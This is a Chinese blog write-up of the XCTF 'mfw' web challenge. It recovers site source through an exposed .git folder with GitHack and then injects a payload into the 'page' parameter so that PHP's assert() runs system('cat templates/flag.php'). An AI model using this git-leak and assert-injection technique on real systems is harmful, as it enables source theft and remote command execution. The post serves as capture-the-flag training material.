攻防世界XCTF：mfw

原创

末 初 于 2020-03-07 22:04:01 发布 178 收藏

分类专栏： CTF_WEB_Writeup

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。


本文链接：https://blog.csdn.net/mochu7777777/article/details/104721943

版权

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏



发现使用git进行网站部署，尝试 /.git查看是否git泄漏。

git泄漏

当前大量开发人员使用git进行版本控制，对站点自动部署。 如果配置不当，可能会将.git文件夹直接部署到线上环境，这就引起了git泄露漏洞。


GitHack


项目地址：https://github.com/lijiejie/GitHack

GitHack是一个.git泄露利用脚本，通过泄露的.git文件夹下的文件，还原重建工程源代码。

脚本工作原理：

1. 解析.git/index文件，找到工程中所有的：（文件名，文件sha1）
2. 去.git/objects/ 文件夹下下载对应的文件
3. 使用zlib解压文件，按原始的目录结构写入源代码


管理员: C:\WINDOWS\system32\cmd.exe
F:\Tools\GitHack-master>python2 githack.py http://111.198.29.45:50441/.git
{0.0.5}
A '.git' folder disclosure exploit.
[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://111.198.29.45:50441/.git/
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
Cloning into 'F:\Tools\GitHack-master\dist\111.198.29.45_50441'...
fatal: repository 'http://111.198.29.45:50441/.git/' not found
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://111.198.29.45:50441/.git/ is support Directory Listing
[*] Initialize Git
[*] ?C=N;O=D
[*] ?C=M;O=A
[*] ?C=S;O=A
[*] ?C=D;O=A
[*] ?C=N;O=D
[*] ?C=M;O=A
[*] ?C=S;O=A
[*] ?C=D;O=A
[*] ?C=N;O=D
[*] Try to clone with Cache
[*] Cache files
[*] packed-refs
[*] config
[*] HEAD
[*] COMMIT_EDITMSG
[*] FETCH_HEAD
[*] /refs/heads/master
[*] index
[*] logs/HEAD
[*] refs/heads/master
[*] logs/refs/heads/master
[*] Fetch Commit Objects
[*] objects/d2/025440d6ac37d834604aaf08438ba563c54647
[*] objects/f8/80feb1feca27760eba16c5946a7951d3d6c8ba
[*] objects/97/e3c889b17a86de004828dd73133f31746683c7
[*] objects/b4/5a988439a122e9c9caefae21f8299aae9057a4
[*] objects/94/1f9ba5547f0691b9a179c24617cdcf2bee0da1
[*] objects/5e/1e3d86ad6637bc8be928b9d632f4894f08b277
[*] objects/f8/c94360e50a570c9bc96c1ea3bae8a7b859ca7f
[*] objects/8e/36278dc6f4ea50a9ee81f43ff3dd498c3b5245
[*] Fetch Commit Objects End
[*] refs/stash
[*] Valid Repository
[+] Valid Repository Success
[+] Clone Success. Dist File : F:\Tools\GitHack-master\dist\111.198.29.45_50441
F:\Tools\GitHack-master>
dist
文件 主页 共享 查看
固定到"快速访问" 复制 粘贴 复制路径 粘贴快捷方式 剪切 剪贴板
移动到 复制到 删除 重命名 新建文件夹 组织
此电脑 › Major (F:) › Tools › GitHack-master › dist ›
Computer detectio
CTF
Download
Git
Jinshan typewriter
Kali-notes
misc
nodejs
phpStudy
PWN
QLDownload
Scientific Internet a
Tools
awvs11
burp
GitHack-master
data
dist
111.198.29.45_
.git
templates
lib
名称 修改日期
111.198.29.45_50441 2019/8/1
1 个项目
https://blog.csdn.net/mochu7777777


剪贴板 组织 新建 打开 选择
此电脑 › Major (F:) › Tools › GitHack-master › dist › 111.198.29.45_50441 › templates
名称 修改日期 类型 大小
about.php 2019/8/13 21:12 PHP 文件 1 KB
contact.php 2019/8/13 21:12 PHP 文件 1 KB
flag.php 2019/8/13 21:12 PHP 文件 1 KB
home.php 2019/8/13 21:12 PHP 文件 1 KB


ools\GitHack-master\dist\111.198.29.45_50441\templates\flag.php (program) - Sublime Text (UNREGISTERED)
编辑(E) 选择(S) 查找(I) 视图(V) 跳转(G) 工具(T) 项目(P) 首选项(N) 帮助(H)
flag.php
1 <?php
2 // TODO
3 // $FLAG = '';
4 ?>
5
images
pic_bulboff.jpg
pic_bulbon.jpg
index.html
obj.php
https://blog.csdn.net/mochu7777777

hint.php内容如

下：

```php
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>My PHP Website</title>

        <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css" />
    </head>
    <body>
        <nav class="navbar navbar-inverse navbar-fixed-top">
            <div class="container">
                <div class="navbar-header">
                    <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls
                    ="navbar">
                        <span class="sr-only">Toggle navigation</span>
                        <span class="icon-bar"></span>
                        <span class="icon-bar"></span>
                        <span class="icon-bar"></span>
                    </button>
                    <a class="navbar-brand" href="#">Project name</a>
```

https://blog.csdn.net/mochu7777777

assert()函数

编写代码时，我们总是会做出一些假设，断言就是用于在代码中捕捉这些假设，可以将断言看作是异常处理的一种高级形式。程序员断言在程序中的某个特定点该的表达式值为真。如果该表达式为假，就中断操作。

strops()函数


strpos() 函数查找字符串在另一字符串中第一次出现的位置。且对大小写敏感。

思路很简单，对函数闭合，读取templates中的flag.php内容。

在page后面传参

```
','') === false and system('cat templates/flag.php')('
```

使assert为假，然后整个assert断言为真，执行后面的函数。



创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖